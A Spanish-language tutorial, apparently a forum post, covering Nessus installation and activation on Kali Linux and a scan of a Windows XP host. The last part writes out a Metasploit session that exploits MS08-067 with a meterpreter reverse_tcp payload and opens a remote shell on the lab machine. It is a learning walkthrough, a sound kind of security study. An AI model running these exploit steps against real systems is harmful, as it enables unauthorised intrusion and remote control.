

# INSTALACION DE NESSUS

Pero que es Nessus  
Fuente Wikipedia


Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un daemon, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos. Desde consola nessus puede ser programado para hacer escaneos programados con cron.

En operación normal, nessus comienza escaneando los puertos con nmap o con su propio escaneador de puertos para buscar puertos abiertos y después intentar varios exploits para atacarlo. Las pruebas de vulnerabilidad, disponibles como una larga lista de plugins, son escritos en NASL (Nessus Attack Scripting Language, Lenguaje de Scripting de Ataque Nessus por sus siglas en inglés), un lenguaje scripting optimizado para interacciones personalizadas en redes.

Opcionalmente, los resultados del escaneo pueden ser exportados como informes en varios formatos, como texto plano, XML, HTML, y LaTeX. Los resultados también pueden ser guardados en una base de conocimiento para referencia en futuros escaneos de vulnerabilidades.

Algunas de las pruebas de vulnerabilidades de Nessus pueden causar que los servicios o sistemas operativos se corrompan y caigan. El usuario puede evitar esto desactivando "unsafe test" (pruebas no seguras) antes de escanear.


El link para ir a la pagina web: <http://www.tenable.com/products/nessus>



The image shows a screenshot of a web browser window displaying the Nessus Vulnerability Scanner website. The browser is titled "KALI [Corriendo] - Oracle VM VirtualBox" and shows the date and time as "vie 22 de nov, 14:00". The browser address bar shows "www.tenable.com/products/nessus". The website header includes the Tenable logo and navigation links for Products, Solutions, Partners, Resources, Support & Training, and About. Below the header, there are buttons for Overview, What's New, Plugins, Evaluate, Download, and Buy. The main content area features a large heading "Nessus Vulnerability Scanner" and a sub-heading "Industry standard vulnerability, configuration, and compliance assessment with 20,000+ customers". Two orange buttons, "Buy Now" and "Buy Through a Partner", are prominently displayed. Below these buttons, a screenshot of the Nessus interface is shown, displaying a table of scan results for the host 172.26.48.0/22. The table has columns for Hosts and Vulnerabilities, with a progress bar indicating the scan status. The table shows three hosts with varying levels of vulnerability: 172.26.48.64 (High), 172.26.51.154 (Medium), and 172.26.48.96 (Low).

Hosts	Vulnerabilities
172.26.48.64	High
172.26.51.154	Medium
172.26.48.96	Low

Ya en la pagina nos dirigimos a Download



Y nos descargamos la version correspondiente a nuestro Sistema Operativo

En mi caso Linux y la version Debian 6.0 64 bits.

Ya que lo voy a instalar en Kali Linux 64 bits

Una vez descargado

Con estos comandos lo instalamos.

```
root@kali:~# ls
Desktop  IMAGENES  Nessus-5.2.4-debian6_amd64.deb
root@kali:~# sudo dpkg -i Nessus-5.2.4-debian6_amd64.deb
```

Ahora hay que iniciar Nessus


Para eso nos dirigimos a /etc/init.d ./nessusd start

```
root@kali:~# cd /etc/init.d
root@kali:/etc/init.d# ls
apache2          dns2tcp          mountall.sh      pppd-dns         smartd
atd              dradis           mountdevsubfs.sh procps           smartmontools
atftpd           exim4            mountkernfs.sh  pulseaudio       snmpd
avahi-daemon     gdm3             mountnfs-bootclean.sh rc                speech-dispatcher
beef-xss         greenbone-security-assistant mountnfs.sh      rc.local         ssh
binfmt-support  halt             mtab.sh          README           sslh
bluetooth        hdparm           mysql            reboot           stunnel4
bootlogs         hostname.sh     nessusd          rlnetd          sudo
bootmisc.sh     hwclock.sh      networking       rmnologin       thin
checkfs.sh       iodined         nfs-common       rpcbind         truecrypt
checkroot-bootclean.sh kbd             nginx            rsync           udev
checkroot.sh     keyboard-setup  ntp              rsyslog         udev-mtab
console-screen.sh killprocs       openvas-administrator samba            umountfs
console-setup    kmod            openvas-manager  saned           umountnfs.sh
cron             lvm2            openvas-scanner  sendigs         umountroot
cryptdisks       metasploit      openvpn          screen-cleanup  urandom
cryptdisks-early miredo          pcscd            sendsigs        x11-common
darkstat         motd            postgresql       skeleton
dbus             mountall-bootclean.sh
root@kali:/etc/init.d# ./nessusd start
```

Y ya esta iniciado  
Nos dirigimos al navegador y colocar

<https://localhost:8834>

El navegador nos advierte : Esta conexión no es de confianza  
Confirmamos la conexión y seguimos




Clikamos Get started

Y a continuacion nos pide

Login & Password

Los rellenamos y Next


En el paso siguiente nos pide el codigo de activacion.




El link para obtener el codigo:

<http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>

Y seleccionamos: Using Nessus at Home?



Rellenamos los campos, y nos llegara un correo con el codigo de activacion  
Que deberemos colocar donde nos pide el code.  
Ahora a esperar que se actualizen los plugins  
Ya acabado nos loguemos y ya podremos interactuar con el escaner.  
Agrego una nueva politica



En este caso Basic Network Scan

New Basic Network Scan Policy / Step 1 of 3

1 Define your policy name, description, visibility, and post-scan editing preferences:

Policy Name	<input type="text" value="xp"/>
Visibility	<input type="text" value="private"/>
Description	<input type="text" value="test_xp"/>
Allow Post-Scan Report Editing	<input checked="" type="checkbox"/>

Next Cancel

Cuando ya e a creado la politica  
Me dirijo a Scan para hacer un nuevo escaneo

Lo realizo de tipo internal, puesto que la maquina a escanear esta dentro de mi red

### New Basic Network Scan Policy / Step 3 of 3

3 Provide credentials to detect missing patches and client-side vulnerabilities (optional):

Authentication method

**Windows**

Nessus can enumerate Windows settings, detect insecure configurations, and identify missing Microsoft or third-party updates. Please provide the credentials for a user account that has local administrative privileges on the targets being scanned.

En method windows, ya que la maquina es un Windows

Siguiendo importante en Targets el host a escanear ejemplo: 192.168.1.120

Clikamos Launch y se pondra a escanear.

Muestro un escaneo ya finalizado

SCAN XP / Hosts / 192.168.1.131 Host Details

Severity	Plugin Name	Count
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Cod...	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncr...	1
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (26713...	1
HIGH	SNMP Agent Default Community Name (public)	1
MEDIUM	Anonymous FTP Enabled	1
MEDIUM	Chargen UDP Service Remote DoS	1
MEDIUM	HTTP TRACE / TRACK Methods Allowed	1
MEDIUM	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	1

Asi que abro Metasploit y escribo: search MS08-067  
Para que busque ese exploit

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

msf > search MS08-067
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank  Description
----                               -
exploit/windows/smb/ms08_067_netapi  2008-10-28      great Microsoft Server Service Relative Path Stack Cor
ruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -
RHOST     192.168.1.131   yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.131
RHOST => 192.168.1.131
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```

Una vez que e configurado las variables  
Lanzo exploit

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -
RHOST     192.168.1.131   yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
LHOST     192.168.1.129   yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.129:4444 -> 192.168.1.131:1110) at 2013-11-22 15:07:46 +0100

meterpreter >
```

Y ya tengo mi sesion de metpreter.

Para para nessus

La misma ruta que antes solo que ahora en vez de start, stop para pararlo

```
root@kali:/etc/init.d# ./nessusd stop
$Shutting down Nessus : .
root@kali:/etc/init.d#
```

THE END

DEDICADO A LA COMUNIDAD HIGHSEC  
POR LA LABOR QUE HACEIS Y DAR LA OPORTUNIDAD  
PARA QUE TODOS PODAMOS APRENDER

Espero que os guste :

Edited by : 4tf3